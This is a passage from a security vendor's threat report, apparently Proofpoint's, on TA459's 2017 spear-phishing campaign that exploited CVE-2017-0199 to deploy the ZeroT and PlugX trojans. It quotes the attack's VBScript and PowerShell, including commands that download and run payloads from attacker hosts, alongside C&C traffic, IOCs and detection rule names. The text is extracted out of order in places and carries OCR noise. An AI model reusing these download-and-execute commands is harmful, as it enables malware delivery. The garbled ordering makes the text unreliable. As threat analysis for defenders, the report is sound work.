On April 20, Proofpoint observed a targeted campaign focused on financial analysts working at top global financial firms operating in Russia and neighboring countries. These analysts were linked by their coverage of the telecommunications industry, making this targeting very


APRIL 27, 2017 | AXEL F

attackers opportunistically used spear-phishing emails with a Microsoft Word attachment exploiting the recently patched CVE-2017-0199 to deploy the ZeroT Trojan, which in turn downloaded the PlugX Remote Access Trojan (RAT). Proofpoint is tracking this attacker, believed to operate out of China, as TA459. The actor typically targets Central Asian countries, Russia,  $Belarus, Mongolia, and others. \ TA549 \ possesses \ a \ diverse \ {\color{red} malware} \ arsenal \ including \ PlugX, \ Net Traveler, \ and \ Zero T. \ [1][2][3]$ In this blog, we also document other 2017 activity so far by this attack group, including their distribution of ZeroT malware and secondary

similar to, and likely a continuation of, activity described in our "In Pursuit of Optical Fibers and Troop Intel" blog. This time, however

payloads PCrat/Gh0st. Analysis

In this campaign, attackers used a Microsoft Word document called 0721.doc, which exploits CVE-2017-0199. This vulnerability was disclosed and patched days prior to this attack



Window.ReSizeTo 0,0

Window.moveTo 3000,3000

```
Set wsp = CreateObject("Wscript.Shell")
     Set fso = CreateObject("Scripting.FileSystemObject")
 ☐ If fso.FileExists(wsp.ExpandEnvironmentStrings("%systemroot%") +
    "\System32\WindowsPowerShell\v1.0\powershell.exe") Then
      wsp.Run "powershell.exe -nop IEX (New-Object
      Net.WebClient).DownloadString('http://122.9.52.215/power.ps1')", vbhide
    End If
</script>
As shown in the figure above, the HTA's VBScript changes the window size and location and then uses PowerShell to download yet another
script: power.ps1. This is a PowerShell script that downloads and runs the ZeroT payload cgi.exe.
```

\$url = 'http://www.firesyst.net/info/net/test/cgi.exe'

Figure 3: The second script downloaded by the exploit document is a PowerShell script

Import-Module BitsTransfer

Start-BitsTransfer **\$url** C:\\ProgramData\\cgi.exe Invoke-Item C:\\ProgramData\\cgi.exe

> 122.9.52.215 /news/power.rtf 122.9.52.215 /news/power.ps1

```
HTTD
5
        200 HTTP
                                    www.firesyst.net /info/net/sports/drag/cgi.exe
Figure 4: Combined network traffic showing the document downloading its payloads
ZeroT and other payloads
```

3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe) named mcut.exe instead of the Norman Safeground AS for sideloading as they have in the past. The encrypted ZeroT payload, named Mctl.mui, is decoded in memory revealing a similarly tampered PE header and only slightly modified code when compared to ZeroT payloads we analyzed previously.

payloads, ZeroT now uses a the legitimate McAfee utility (SHA256

## Once ZeroT is running, we observed that the fake User-Agent used in the requests changed from "Mozilla/6.0 (compatible; MSIE 10.0;

Last-Modified:

images appear normal in image viewers

Windows NT 6.2; Tzcdrnt/6.0)" to "Mozilla/6.0 (compatible; MSIE 11.0; Windows NT 6.2)", thus removing the "Tzcdrnt" typo observed in previous versions. The initial beacon to index.php changed to index.txt but ZeroT still expects an RC4-encrypted response using a static key.

GET /info/net/sports/index.txt
Connection: Keep-Alive
User-Agent: Mozilla/6.0 (compatible; MSIE 11.0; Windows NT 6.2)
Host: www.firesyst.net


The attack group has made incremental changes to ZeroT since our last analysis. While they still use RAR SFX format for the initial

HTTP/1.1 200 OK Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1h PHP/5.4.31

ETag: " Accept-Ranges: bytes Content-Length: 383 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/plain

.q9`-'.7.....2.%lC....X."m[}.....r.B.w0.f... Lz..47..B"Ft.l..uo..]..(..=..QME..s.FtPYG9&.F..]......A....n.J.:..E0L.. Figure 5: ZeroT initial beacon over HTTP requesting URL configuration

Next, ZeroT uses HTTP beacons to transmit information about the infected system to the command and control (C&C). All posts are encrypted, unlike the last time we analyzed a sample from this actor, when the first POST was accidentally not encrypted. After that, stage 2 payloads are still retrieved as Bitmap (BMP) images that use Least Significant Bit (LSB) Steganography to hide the real payloads. The



URL: http://www.firesyst.net/info/net/net/bmp/fslapi.bmp URL: http://www.firesyst.net/info/net/net/bmp/fsguidll.bmp URL: http://www.icefirebest.com/ADFB415523207E029845BAAD URL: http://www.icefirebest.com/947EE2D909A41F877EC95C34

Figure 7: ZeroT and PlugX HTTP network activity Throughout 2017 we observed this threat actor actively attempting to compromise victims with various malware payloads. ZeroT remained the primary stage 1 payload, but the stage 2 payloads varied. One such interesting example was "ПЛАН PEAЛИЗАЦИИ  $\Pi$ POEKTA.ra" (SHA256 b5c208e4fb8ba255883f771d384ca85566c7be8adcf5c87114a62efb53b73fda). Translated from Russian, this file is named

server. PCRat/Gh0st is a payload that we do not see this group using frequently.

the executable 0228.exe and a decoy document 0228.doc in the RAR SFX archive. Bundling decoy documents is a common tactic by this group. RAR SFX directives are used to display the decoy while the malicious payload is executed. We suspect that this specific lure was copied from the news article hxxp://www.cis.minsk[.]by/news.php?id=7557. This article was about "73-го заседания Экономического совета СНГ", translated from Russian as "73rd meeting of the CIS Economic Council", which describes a meeting held in Moscow by the Commonwealth of Independent States (CIS) countries, an organization that includes nine out of the fifteen former Soviet Republics.

Full Screen Web Outline Draft Newigation Pane New York On Hone Page New Arrange Split Spring New Arrange Split Window All New Arrange Split Window All New Arrange Split New A

ПОВЕСТКА ДНЯ

Проект

A- 84 | 1111

Description

"PROJECT REALIZATION PLAN" and contains a compressed .scr executable. This ZeroT executable communicated with the C&C domain www[.]kz-info[.]net and downloaded PlugX as well as an additional PCRat/Gh0st Trojan which communicated with the www[.]ruvim[.]net C&C

Another interesting ZeroT sample (SHA256 bc2246813d7267608e1a80a04dac32da9115a15b1550b0c4842b9d6e2e7de374) contained



Figure 9: The believed source of the text in decoy document TA459 is well-known for targeting organizations in Russia and neighboring countries. However, their strategy, tactics, techniques, and procedures in this particular attack emphasize the importance of rigorous patching regimens for all organizations. Even as software vulnerabilities often take a back seat to human exploits and social engineering, robust defenses must include protection at the email gateway, proactive patch management, and thoughtful end user education. Paying attention to the details of past attacks is also an important means of preparing for future attacks. Noting who is targeted, with what malware, and with what types of lures provide clues with which At the same time, multinational organizations like the financial services firms targeted here must be acutely aware of the threats from state

[3]https://www.proofpoint.com/us/threat-insight/post/nettraveler-apt-targets-russian-european-interests [3]https://www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx

[1]https://www.proofpoint.com/us/threat-insight/post/PlugX-in-Russia

## Indicators of Compromise (IOCs)

a64ea888d412fd406392985358a489955b0f7b27da70ff604e827df86d2ca2aa 0721.doc CVE-2017-0199 SHA256 hxxp://122.9.52[.]215/news/power.ps1 0721.doc payload hxxp://www.firesyst[.]net/info/net/sports/drag/cgi.exe 0721.doc payload

sponsored actors working with sophisticated malware to compromise users and networks. Ongoing activity from attack groups like TA459 who consistently target individuals specializing in particular areas of research and expertise further complicate an already difficult security situation for organizations dealing with more traditional malware threats, phishing campaigns, and socially engineered threats every day.

bt4b88e42a406aa83det0942207c8358etb880b18928e41d60a2dc59a59973ba	SHA256	Zero I (cgi.exe)
www.firesyst[.]net	Hostname	ZeroT C&C
www.icekkk[.]net	Hostname	PlugX C&C
Indicators of Compromise (IOCs) - Related		
	IOC Type	Description
юс	IOC Type	Description
	IOC Type  Hostname	Description ZeroT C&C
ioc	•	•
IOC www.kz-info[.]net	Hostname	ZeroT C&C
IOC  www.kz-info[,]net  www.firesyst[,]net	Hostname Hostname	ZeroT C&C ZeroT C&C

SHA256

SHA256

SHA256

Hostname

ZeroT

ZeroT

PlugX C&C

PlugX C&C

## b5c208e4fb8ba255883f771d384ca85566c7be8adcf5c87114a62efb53b73fda 79bd109dc7c35f45b781978436a6c2b98a5df659d09dee658c2daa4f1984a04e www.icekkk[.]net

www.ruvim[.]net

4601133e94c4bc74916a9d96a5bc27cc3125cdc0be7225b2c7d4047f8506b3aa 5fd61793d498a395861fa263e4438183a3c4e6f1e4f098ac6e97c9d0911327bf

ET and ETPRO Suricata/Snort Coverage

2825365 | ETPRO TROJAN APT.ZeroT CnC Beacon Fake User-Agent 2824641 | ETPRO TROJAN APT.ZeroT Receiving Config 2810326 | ETPRO TROJAN PlugX Related Checkin

2821028 | ETPRO TROJAN APT.ZeroT CnC Beacon HTTP POST

2024196 | ET WEB\_CLIENT HTA File containing Wscript.Shell Call - Potential Office Exploit Attempt 2024197 | ET CURRENT\_EVENTS SUSPICIOUS MSXMLHTTP DL of HTA (Observed in RTF 0-day ) 2016922 | ET TROJAN Backdoor family PCRat/Gh0st CnC traffic

Threat Center

2021716 | ET TROJAN Backdoor family PCRat/Gh0st CnC traffic (OUTBOUND) 102

Connect